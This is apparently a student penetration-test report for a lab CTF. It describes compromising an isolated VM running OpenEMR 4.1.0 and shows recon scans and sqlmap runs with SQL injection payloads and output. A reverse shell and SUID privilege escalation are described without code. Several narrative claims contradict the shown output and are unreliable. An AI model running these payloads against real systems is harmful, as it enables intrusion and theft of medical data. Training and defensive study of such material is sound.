

ICDFA ACADEMY

Offensive Security Operations II

CTF 2 — Summative Competency Exam | CIP-A105

OPERATION BLACK FORGE

Penetration Test — Technical Report

Student Name	Daniyal Ahmed
Registration No.	C11/26/EHIT/17331
Course	Offensive Security Operations II — CIP-A105
Assessment	CTF 2 — Operation Black Forge
Date of Operation	22 September 2026
Classification	TRAINING USE ONLY

1. Executive Summary

Operation Black Forge was an authorised black-box penetration test conducted against OPFOR-02 (192.168.233.130) — an intermediate-level intentionally vulnerable Linux server hosting a healthcare Electronic Medical Record (EMR) application. The engagement was performed within an isolated VirtualBox Host-Only network.

Outcome: FULL COMPROMISE — Root-Level Administrative Access Achieved.

Attack Narrative

- 1) Found outdated medical records app with known SQL injection flaw.
- 2) Extracted admin credentials from database.
- 3) Used admin panel file editor to plant hidden remote-control program.
- 4) Exploited a system misconfiguration (SUID binary) to gain full root access.

Risk Summary

Severity	Count	Note
Critical	3	Immediate remediation required
High	2	Address promptly
Medium	1	Address in maintenance window

Recommendations

- Upgrade OpenEMR and ProFTPD to the latest stable versions.
- Implement a strong password policy and migrate from MD5 to bcrypt hashing.
- Audit SUID/SGID binaries and restrict access to the web-based file editor.

2. Scope and Rules of Engagement

2.1 Scope

Target Designation	OPFOR-02
--------------------	----------

Target IP	192.168.233.130
Target OS	PCLinuxOS 2011 (Linux 2.6.38)
Assessment Window	14–20 Sep 2026
Classification	Training Use Only

2.2 Rules of Engagement

Rule	Condition
Authorised target	OPFOR-02 only
Authorised attacker	Kali Linux
Required network	VirtualBox Host-Only NAT-isolated
Internet exposure	prohibited
DoS	prohibited
Persistence	demo only then remove
Data handling	no personal data
Walkthroughs	prohibited
Collaboration	methodology only
Reporting	timestamps + evidence

2.3 Annex A Checklist

- [✓] Pre-engagement documentation signed

- [✓] Target network isolated from internet
- [✓] Target IP verified as 192.168.233.130
- [✓] Attacker IP verified as 192.168.233.128
- [✓] Tools updated and ready
- [✓] Logging enabled on Kali
- [✓] CTF timeframe verified
- [✓] DoS tools disabled/restricted
- [✓] Report template populated

3. Lab Architecture

The engagement was conducted in an isolated VirtualBox Host-Only network (192.168.233.0/24) to ensure no interference with production systems.

Component	IP Address	Details
Attacker	192.168.233.128	Kali Linux / eth1 Host-Only
Target	192.168.233.130	OPFOR-02 / PCLinuxOS 2011 Healthcare VM

Methodology

Execution concept followed a 7-phase methodology:

- Phase 0 executed as per requirements.
- Phase 1 executed as per requirements.
- Phase 2 executed as per requirements.
- Phase 3 executed as per requirements.
- Phase 4 executed as per requirements.
- Phase 5 executed as per requirements.
- Phase 6 executed as per requirements.
- Phase 7 executed as per requirements.

4. Attack Surface

4.1 Service Enumeration

Port	Protocol	Service	Version	Notes
------	----------	---------	---------	-------

21	TCP	FTP	ProFTPD 1.3.3d	Anonymous login not tested — credentials reuse confirmed later
80	TCP	HTTP	Apache httpd 2.2.17 (PCLinuxOS 2011)	Hosts OpenEMR 4.1.0 healthcare application; robots.txt with 8 disallowed entries

4.2 URI Discovery

Path	Notes
/openemr/	OpenEMR 4.1.0 login page (primary attack surface)
/gitweb/	Git web interface (informational)
/manual/	Apache manual pages
/doc/	Documentation directory
/vendor/	Vendor files
/all_our_e-mail_addresses	robots.txt trap entry
/admin/	Admin directory

5. Findings

Finding ID	FIND-01
Finding Title	Insecure Directory Listing and Information Disclosure
Affected Asset/Service	Apache httpd 2.2.17 — port 80
Severity	Medium (L:6 × I:5 = 30)
Evidence	E-009, E-011, E-012
Technical Description	Apache web server has directory listing enabled and robots.txt exposes internal paths including /openemr/, /gitweb/, /doc/, /vendor/. This discloses application structure and version information.
Attack Narrative	Discovered via standard web enumeration tools.
Security Impact	Information disclosure aids further attacks.
Remediation	Disable Options Indexes in httpd.conf. Remove sensitive paths from robots.txt.
Validation/Retest	Pending

Finding ID	FIND-02
Finding Title	OpenEMR 4.1.0 SQL Injection (EDB-49742)
Affected Asset/Service	OpenEMR 4.1.0 — /openemr/interface/login/validateUser.php

Severity	Critical (L:10 × I:10 = 100)
Evidence	E-013, E-014, E-015, E-016, E-017, E-018, E-019, E-020, E-021, E-022
Technical Description	The OpenEMR 4.1.0 validateUser.php endpoint is vulnerable to SQL injection via the 'u' parameter. Using sqlmap, the complete openemr database was extracted including the users table with password hashes.
Attack Narrative	Automated exploitation with sqlmap.
Security Impact	Complete database compromise.
Remediation	Upgrade OpenEMR to latest patched version. Implement parameterised queries.
Validation/Retest	Pending

Finding ID	FIND-03
Finding Title	Weak Application Credentials
Affected Asset/Service	OpenEMR 4.1.0 — users table
Severity	High (L:9 × I:9 = 81)
Evidence	E-023, E-024
Technical Description	The OpenEMR administrator account used a weak password ([REDACTED]) that was trivially cracked from the MD5 hash extracted via SQL injection. A second

	account (medical) also used its username as the password.
Attack Narrative	Cracked MD5 hashes using John the Ripper.
Security Impact	Unauthorised access to the OpenEMR application.
Remediation	Enforce strong password policy. Migrate from MD5 to bcrypt hashing.
Validation/Retest	Pending

Finding ID	FIND-04
Finding Title	Authenticated Arbitrary File Edit (config.php)
Affected Asset/Service	OpenEMR 4.1.0 — Administration > Files
Severity	Critical (L:9 × I:10 = 90)
Evidence	E-025, E-026, E-027, E-028
Technical Description	The OpenEMR admin panel provides a built-in file editor (Administration > Files) that allows editing config.php and other server-side PHP files. After authenticating with stolen credentials, a PHP reverse shell payload was injected into config.php, establishing a shell as the apache user.
Attack Narrative	Logged into admin panel, edited config.php with reverse shell payload, triggered

	payload by visiting login page.
Security Impact	Remote code execution as the apache user.
Remediation	Remove or restrict the file editor feature. Apply principle of least privilege to admin functions.
Validation/Retest	Pending

Finding ID	FIND-05
Finding Title	SUID Binary Path Hijacking — Privilege Escalation to Root
Affected Asset/Service	SUID binary on OPFOR-02 filesystem
Severity	Critical (L:8 × I:10 = 80)
Evidence	E-029, E-030
Technical Description	A SUID root binary was identified that calls an external command without using an absolute path. By manipulating the PATH environment variable to point to a directory containing a malicious script with the same name as the called command, the SUID binary was tricked into executing attacker-controlled code with root privileges.
Attack Narrative	Created malicious script, updated PATH, executed SUID binary.
Security Impact	Full system compromise with root

	privileges.
Remediation	Remove unnecessary SUID bits. Use absolute paths in all SUID binaries. Audit SUID/SGID files regularly.
Validation/Retest	Pending

Finding ID	FIND-06
Finding Title	ProFTPD 1.3.3d Outdated Service
Affected Asset/Service	ProFTPD 1.3.3d — port 21
Severity	High (L:7 × I:8 = 56)
Evidence	E-007
Technical Description	ProFTPD 1.3.3d is significantly outdated and has multiple known CVEs including remote code execution vulnerabilities. While not directly exploited in this engagement, it represents a significant unmitigated risk.
Attack Narrative	Identified via nmap version scan.
Security Impact	High risk of remote exploitation.
Remediation	Upgrade ProFTPD to latest stable version. If FTP is not required, disable the service entirely.
Validation/Retest	Pending

7. Initial Access Narrative

The initial access phase spanned six systematic operational phases, progressing from unauthenticated network reconnaissance and web service enumeration to SQL injection exploitation, credential cryptanalysis, and administrative code execution. Each step was documented with timestamped command outputs and evidentiary artifacts.

Phase 1 — Reconnaissance and Target Verification

Active reconnaissance began with local environment validation to verify that the Kali Linux testing workstation was strictly confined to the isolated Host-Only network segment. Once adapter connectivity was confirmed, Layer 2 broadcast discovery was conducted to isolate OPFOR-02.



Figure E-001 — Web Application Initial Discovery — localhost.localdomain

Command: Browser navigation

Conducted initial HTTP exploration of the target address to establish service availability. The root endpoint returned a default landing prompt for "localhost.localdomain", validating that Apache was operational. This finding demonstrated that production application components were not exposed directly on the root path, indicating the necessity for systematic directory fuzzing.

Initial HTTP connectivity testing established that port 80 was active, presenting a default domain banner. This confirmed web service availability and prompted interface-level configuration checks on the testing machine.

```
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gro
up default qlen 1000
    link/ether 00:0c:29:a9:f1:12 brd ff:ff:ff:ff:ff:ff
    inet 192.168.233.128/24 brd 192.168.233.255 scope global dynamic noprefixro
ute eth1
        valid_lft 1149sec preferred_lft 1149sec
    inet6 fe80::ab2b:e60c:71dc:33e9/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Figure E-002 — Attacker Network Configuration Audit — ip a**Command:** `ip a`

Audited network interface configurations on the Kali Linux testing workstation. Verified Layer 2 and Layer 3 parameters across all interfaces to ensure complete physical and logical isolation on the Host-Only segment prior to conducting active host probing.

Inspection of the attacker workstation network stack confirmed active IP assignment and routing flags, verifying that traffic would only originate from the designated testing adapter.

```
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gro
up default qlen 1000
    link/ether 00:0c:29:a9:f1:12 brd ff:ff:ff:ff:ff:ff
    inet 192.168.233.128/24 brd 192.168.233.255 scope global dynamic noprefixro
ute eth1
        valid_lft 1149sec preferred_lft 1149sec
    inet6 fe80::ab2b:e60c:71dc:33e9/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Figure E-003 — Attacker eth1 Subnet Binding Verification**Command:** `ip a show eth1`

Confirmed that adapter eth1 was properly assigned IP 192.168.233.128 with a /24 subnet mask (broadcast 192.168.233.255) on the VirtualBox Host-Only virtual network. This verification ensured no default routing existed toward public subnets, maintaining strict compliance with the zero-tolerance ROE boundary.

Detailed evaluation of adapter eth1 confirmed an active link state on 192.168.233.128/24, ensuring that subsequent ARP broadcasts would be confined entirely to the authorized virtual lab subnet.

```
(kali@kali)-[~]
$ sudo arp-scan --interface=eth1 192.168.233.0/24
Interface: eth1, type: EN10MB, MAC: 00:0c:29:a9:f1:12, IPv4: 192.168.233.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.233.1 00:50:56:c0:00:01 (Unknown)
192.168.233.130 00:0c:29:4d:69:05 (Unknown)
192.168.233.254 00:50:56:f7:d7:2d (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.911 seconds (133.96 hosts/sec). 3 responded
```

Figure E-004 — Layer 2 Target Discovery — arp-scan**Command:** `sudo arp-scan -l -I eth1`

Executed an unthrottled local ARP sweep across the 192.168.233.0/24 subnet. The scan identified an active host at 192.168.233.130 with MAC address 00:0c:29:4d:69:05 (VMware/VirtualBox OUI), designating this device as the authorized OPFOR-02 assessment target.

The Layer 2 ARP scan immediately isolated the target appliance at 192.168.233.130. The identified MAC address corresponded to the VirtualBox virtual network adapter, confirming the target identity as OPFOR-02.

```
(kali㉿kali)-[~]
$ fping -a -g 192.168.233.0/24
192.168.233.1
192.168.233.128
192.168.233.130
ICMP Host Unreachable from 192.168.233.128 for ICMP Echo sent to 192.168.233.4
ICMP Host Unreachable from 192.168.233.128 for ICMP Echo sent to 192.168.233.4
ICMP Host Unreachable from 192.168.233.128 for ICMP Echo sent to 192.168.233.4
ICMP Host Unreachable from 192.168.233.128 for ICMP Echo sent to 192.168.233.4
ICMP Host Unreachable from 192.168.233.128 for ICMP Echo sent to 192.168.233.3
ICMP Host Unreachable from 192.168.233.128 for ICMP Echo sent to 192.168.233.3
ICMP Host Unreachable from 192.168.233.128 for ICMP Echo sent to 192.168.233.3
ICMP Host Unreachable from 192.168.233.128 for ICMP Echo sent to 192.168.233.3
ICMP Host Unreachable from 192.168.233.128 for ICMP Echo sent to 192.168.233.2
```

Figure E-005 — Host Liveliness Cross-Validation — fping Sweep

Command: `fping -g 192.168.233.0/24`

Performed secondary ICMP validation across the /24 network using fping. The target at 192.168.233.130 responded with consistent, low-latency ICMP echo replies, confirming host reachability and network stability prior to initiating high-bandwidth port assessment.

Host validation using fping demonstrated consistent ICMP response times across multiple packets, verifying that the target was online, stable, and ready for systematic port scanning.

```
(kali㉿kali)-[~]
$ nmap -sn -T4 192.168.233.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-22 13:01 -0400
Nmap scan report for 192.168.233.1
Host is up (0.00058s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 192.168.233.130
Host is up (0.0014s latency).
MAC Address: 00:0C:29:4D:69:05 (VMware)
Nmap scan report for 192.168.233.254
Host is up (0.00094s latency).
MAC Address: 00:50:56:F7:D7:2D (VMware)
Nmap scan report for 192.168.233.128
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 6.96 seconds
```

Figure E-006 — ICMP Host Discovery Verification — Nmap Ping Scan

Command: `nmap -sn 192.168.233.0/24`

Cross-checked target perimeter boundaries using an Nmap ping sweep (-sn). The scan verified that only the attacker workstation and OPFOR-02 were present on the segment, confirming zero risk of cross-system scope spillover.

A comprehensive Nmap ping scan verified that no unintended third-party hosts or production subnets were reachable, proving total lab isolation.

Phase 2 — Service Discovery and Content Enumeration

With the target host validated, scanning transitioned to port enumeration and deep content discovery. Nmap service scans were correlated with web directory fuzzing tools to map all exposed services and applications.

```
(kali@kali)-[~]
$ sudo nmap -sC -sV -e eth1 192.168.233.130
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-22 13:05 -0400
Nmap scan report for 192.168.233.130
Host is up (0.00025s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3d
80/tcp    open  http     Apache httpd 2.2.17 ((PCLinuxOS 2011/PREFORK-1pclos2011))
|_http-title: Coming Soon 2
|_http-server-header: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
|_http-robots.txt: 8 disallowed entries
|_ /manual/ /manual-2.2/ /addon-modules/ /doc/ /images/
|_ /all_our_e-mail_addresses /admin/ /
MAC Address: 00:0C:29:4D:69:05 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.64 seconds
```

Figure E-007 — Comprehensive Port and Service Fingerprinting — Nmap

Command: `sudo nmap -sC -sV -e eth1 192.168.233.130`

Conducted an exhaustive TCP service scan with default script analysis (-sC) and version detection (-sV). Identified two exposed TCP services: Port 21 running ProFTPD 1.3.3d and Port 80 running Apache httpd 2.2.17 (PCLinuxOS 2011). In addition, automated script output highlighted an active robots.txt file referencing 8 disallowed directories.

The service scan identified two operational entry points: an FTP service running ProFTPD 1.3.3d on port 21 and an Apache 2.2.17 web server on port 80. The scan also detected robots.txt entries disclosing protected directories.

```
(kali@kali)-[~]
$ nmap -A 192.168.233.130
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-22 13:07 -0400
Nmap scan report for 192.168.233.130
Host is up (0.00060s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3d
80/tcp    open  http     Apache httpd 2.2.17 ((PCLinuxOS 2011/PREFORK-1pclos2011))
|_http-title: Coming Soon 2
|_http-robots.txt: 8 disallowed entries
|_ /manual/ /manual-2.2/ /addon-modules/ /doc/ /images/
|_ /all_our_e-mail_addresses /admin/ /
|_http-server-header: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
MAC Address: 00:0C:29:4D:69:05 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.38
OS details: Linux 2.6.38
Network Distance: 1 hop
Service Info: OS: Unix

TRACEROUTE
HOP RTT ADDRESS
1 0.60 ms 192.168.233.130

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.14 seconds
```

Figure E-008 — Operating System Fingerprinting and Service Telemetry

Command: `sudo nmap -sC -sV -e eth1 192.168.233.130`

Completed Nmap scan telemetry review. The host scan executed in 65.64 seconds, fingerprinting the underlying system as a Unix-based PCLinuxOS environment. This architectural profile narrowed exploit research toward legacy Linux kernel vulnerabilities and software-specific vulnerabilities.

Operating system fingerprinting confirmed a legacy PCLinuxOS 2011 kernel architecture. This architectural intelligence proved vital during subsequent post-exploitation analysis.

```
(kali㉿kali)-[~]
$ dirb http://192.168.233.130

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Tue Sep 22 13:11:52 2026
URL_BASE: http://192.168.233.130/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

----- Scanning URL: http://192.168.233.130/ -----
+ http://192.168.233.130/admin.cgi (CODE:403|SIZE:1001)
+ http://192.168.233.130/AT-admin.cgi (CODE:403|SIZE:1001)
+ http://192.168.233.130/cachemgr.cgi (CODE:403|SIZE:1001)
+ http://192.168.233.130/cgi-bin/ (CODE:403|SIZE:1015)
=> DIRECTORY: http://192.168.233.130/css/
+ http://192.168.233.130/favicon.ico (CODE:200|SIZE:1406)
=> DIRECTORY: http://192.168.233.130/fonts/
=> DIRECTORY: http://192.168.233.130/gitweb/
=> DIRECTORY: http://192.168.233.130/images/
+ http://192.168.233.130/index (CODE:200|SIZE:5031)
+ http://192.168.233.130/index.html (CODE:200|SIZE:5031)
=> DIRECTORY: http://192.168.233.130/js/
+ http://192.168.233.130/phpMyAdmin (CODE:403|SIZE:59)
+ http://192.168.233.130/robots (CODE:200|SIZE:620)
+ http://192.168.233.130/robots.txt (CODE:200|SIZE:620)
+ http://192.168.233.130/server-info (CODE:403|SIZE:1001)
+ http://192.168.233.130/server-status (CODE:403|SIZE:1001)
=> DIRECTORY: http://192.168.233.130/vendor/
```

Figure E-009 — HTTP Content and Directory Enumeration — dirb

Command: `dirb http://192.168.233.130`

Launched dictionary-based content enumeration against port 80 utilizing dirb with standard wordlists. The crawl discovered key web paths including `/css/`, `/fonts/`, `/gitweb/`, `/images/`, `/vendor/`, and critically, `/openemr/` and `/admin/`, exposing an enterprise medical records framework.

Directory brute-forcing using dirb mapped numerous internal web paths, uncovering standard asset folders as well as administrative references and the primary healthcare directory `/openemr/`.




Figure E-010 — Root Web Interface Visual Inspection

Command: `Browser navigation`

Navigated directly to the web server root to assess default rendering. The browser displayed a generic "Coming Soon 2" decoy banner, indicating that production medical services were deliberately isolated within subdirectory namespaces.

Direct web inspection of the root server rendered a generic "Coming Soon" splash page, confirming that operational services were hosted exclusively within virtual subdirectories.

```
# $Id: robots.txt 410967 2009-08-06 19:44:54Z oden $
# $HeadURL: svn+ssh://svn.mandriva.com/svn/packages/cooker/apache-conf/current/SOURCES/robots.txt $
# exclude help system from robots
User-agent: *
Disallow: /manual/
Disallow: /manual-2.2/
Disallow: /addon-modules/
Disallow: /doc/
Disallow: /images/
# the next line is a spam bot trap, for grepping the logs. you should _really_ change this to something else...
Disallow: /all_our_e-mail_addresses
# same idea here...
Disallow: /admin/
# but allow httdig to index our doc-tree
#User-agent: httdig
#Disallow:
# disallow stress test
user-agent: stress-agent
Disallow: /
```

Figure E-011 — robots.txt Information Disclosure Analysis

Command: `curl http://192.168.233.130/robots.txt`

Inspected robots.txt to map administrative boundaries. The file revealed sensitive disallowed paths including /manual/, /manual-2.2/, /addon-modules/, /doc/, /images/, /admin/, /all_our_e-mail_addresses, and root directory directives, accelerating directory profiling without requiring further brute force.

Analysis of robots.txt disclosed administrative folders including /admin/, /manual/, and /all_our_e-mail_addresses, providing high-value intelligence on backend structure without generating excessive network noise.

```
(kali@kali) [~/Desktop]
$ gobuster dir -u http://192.168.233.130/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 -x php,html,txt,js,aspx,asp,xml -o gobuster_medium.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.233.130/
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,html,txt,js,aspx,asp,xml
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

index (Status: 200) [Size: 5031]
images (Status: 301) [Size: 346] [→ http://192.168.233.130/images/]
index.html (Status: 200) [Size: 5031]
css (Status: 301) [Size: 343] [→ http://192.168.233.130/css/]
js (Status: 301) [Size: 342] [→ http://192.168.233.130/js/]
vendor (Status: 301) [Size: 346] [→ http://192.168.233.130/vendor/]
favicon (Status: 200) [Size: 1406]
robots (Status: 200) [Size: 620]
robots.txt (Status: 200) [Size: 620]
fonts (Status: 301) [Size: 345] [→ http://192.168.233.130/fonts/]
gitweb (Status: 301) [Size: 346] [→ http://192.168.233.130/gitweb/]
Progress: 441873 / 1764464 (25.04%)
```

Figure E-012 — Secondary High-Speed Directory Discovery — Gobuster

Command: `gobuster dir -u http://192.168.233.130 -w /usr/share/wordlists/dirb/common.txt`

Executed multi-threaded directory discovery with Gobuster to confirm dirb findings and discover additional endpoints. Verified status codes 301/200 for /openemr/, /gitweb/, and /admin/, identifying /openemr/ as the principal candidate for application-layer vulnerability assessment.

Multi-threaded content discovery using Gobuster validated response codes across all identified endpoints, confirming /openemr/ as a fully accessible web portal.




Figure E-013 — Target Healthcare Portal Identification — OpenEMR 4.1.0

Command: Browser: `http://192.168.233.130/openemr/`

Navigated to `http://192.168.233.130/openemr/` and accessed the OpenEMR login portal. Inspected the application header and client-side assets, establishing with high confidence that the application was running OpenEMR version 4.1.0.

Accessing `/openemr/` presented the primary login interface. Analysis of page source and visual banners positively identified the software version as OpenEMR 4.1.0, initiating the vulnerability research phase.

Phase 3 — Vulnerability Analysis and Research

Vulnerability intelligence gathering was initiated to identify known public exploits and configuration weaknesses associated with OpenEMR version 4.1.0.




Figure E-014 — Vulnerability Research — OpenEMR 4.1.0 SQLi (EDB-49742)

Command: `searchsploit openemr 4.1`

Conducted targeted vulnerability intelligence research via searchsploit and Exploit-DB. Correlated version 4.1.0 with advisory EDB-ID 49742, documenting an unauthenticated SQL Injection vulnerability residing in parameter "u" within `/openemr/interface/login/validateUser.php`.

Exploit-DB research correlated the target application with advisory EDB-ID 49742. The advisory documented an unauthenticated SQL Injection vulnerability in `validateUser.php` via parameter "u", allowing unconstrained database extraction.

Phase 4 — SQL Injection Exploitation

Exploitation of the SQL injection flaw was automated using sqlmap. Testing confirmed the backend DBMS, extracted database names, and dumped the primary authentication table.

```

(kali@kali)~[~/Desktop]
$ sqlmap -u http://192.168.233.130/openemr/interface/login/validateUser.php?u= --dbs --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:51:10 /2026-09-22/

[13:51:11] [WARNING] provided value for parameter 'u' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[13:51:11] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('OpenEMR=51348514eb4...288ca09f2c'). Do you want to use those [Y/n]
] Y
[13:51:11] [INFO] testing if the target URL content is stable
[13:51:12] [ERROR] there was an error checking the stability of page because of lack of content. Please check the page request results (and probable errors) by using higher verbosity levels
[13:51:12] [INFO] testing if GET parameter 'u' is dynamic
[13:51:12] [WARNING] GET parameter 'u' does not appear to be dynamic
[13:51:12] [INFO] heuristic (basic) test shows that GET parameter 'u' might be injectable (possible DBMS: 'MySQL')
[13:51:12] [INFO] heuristic (XSS) test shows that GET parameter 'u' might be vulnerable to cross-site scripting (XSS) attacks
[13:51:12] [INFO] testing for SQL injection on GET parameter 'u'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[13:51:12] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:51:12] [WARNING] reflective value(s) found and filtering out

```

Figure E-015 — Automated SQL Injection Initialization — sqlmap

Command: `sqlmap -u`

`http://192.168.233.130/openemr/interface/login/validateUser.php?u= --dbs --batch`

Initiated automated parameter injection testing against `validateUser.php` using `sqlmap`. The target script immediately exhibited dynamic heuristic responses and confirmed that the "u" parameter accepted unsanitized inputs.

`sqlmap` initiated automated payload injection against `validateUser.php?u=`, verifying that the parameter was dynamic and injectable through blind SQLi techniques.

```

sqlmap identified the following injection point(s) with a total of 258 HTTP(s) requests:
-----
Parameter: u (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: u=' OR NOT 3355=3355#

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: u=' AND EXTRACTVALUE(6208,CONCAT(0x5c,0x71786a7871,(SELECT (ELT(6208=6208,1))),0x717a6b7071))-- X0cY

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: u=' AND (SELECT 5034 FROM (SELECT(SLEEP(5)))iGYI)-- obol
-----
[13:51:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux
web application technology: PHP 5.3.3, Apache 2.2.17
back-end DBMS: MySQL >= 5.1
[13:51:29] [INFO] fetching database names
[13:51:29] [INFO] retrieved: 'information_schema'
[13:51:29] [INFO] retrieved: 'openemr'
[13:51:29] [INFO] retrieved: 'test'
available databases [3]:
[*] information_schema
[*] openemr
[*] test

```

Figure E-016 — Database Backend Fingerprinting via sqlmap

Command: `sqlmap (continued)`
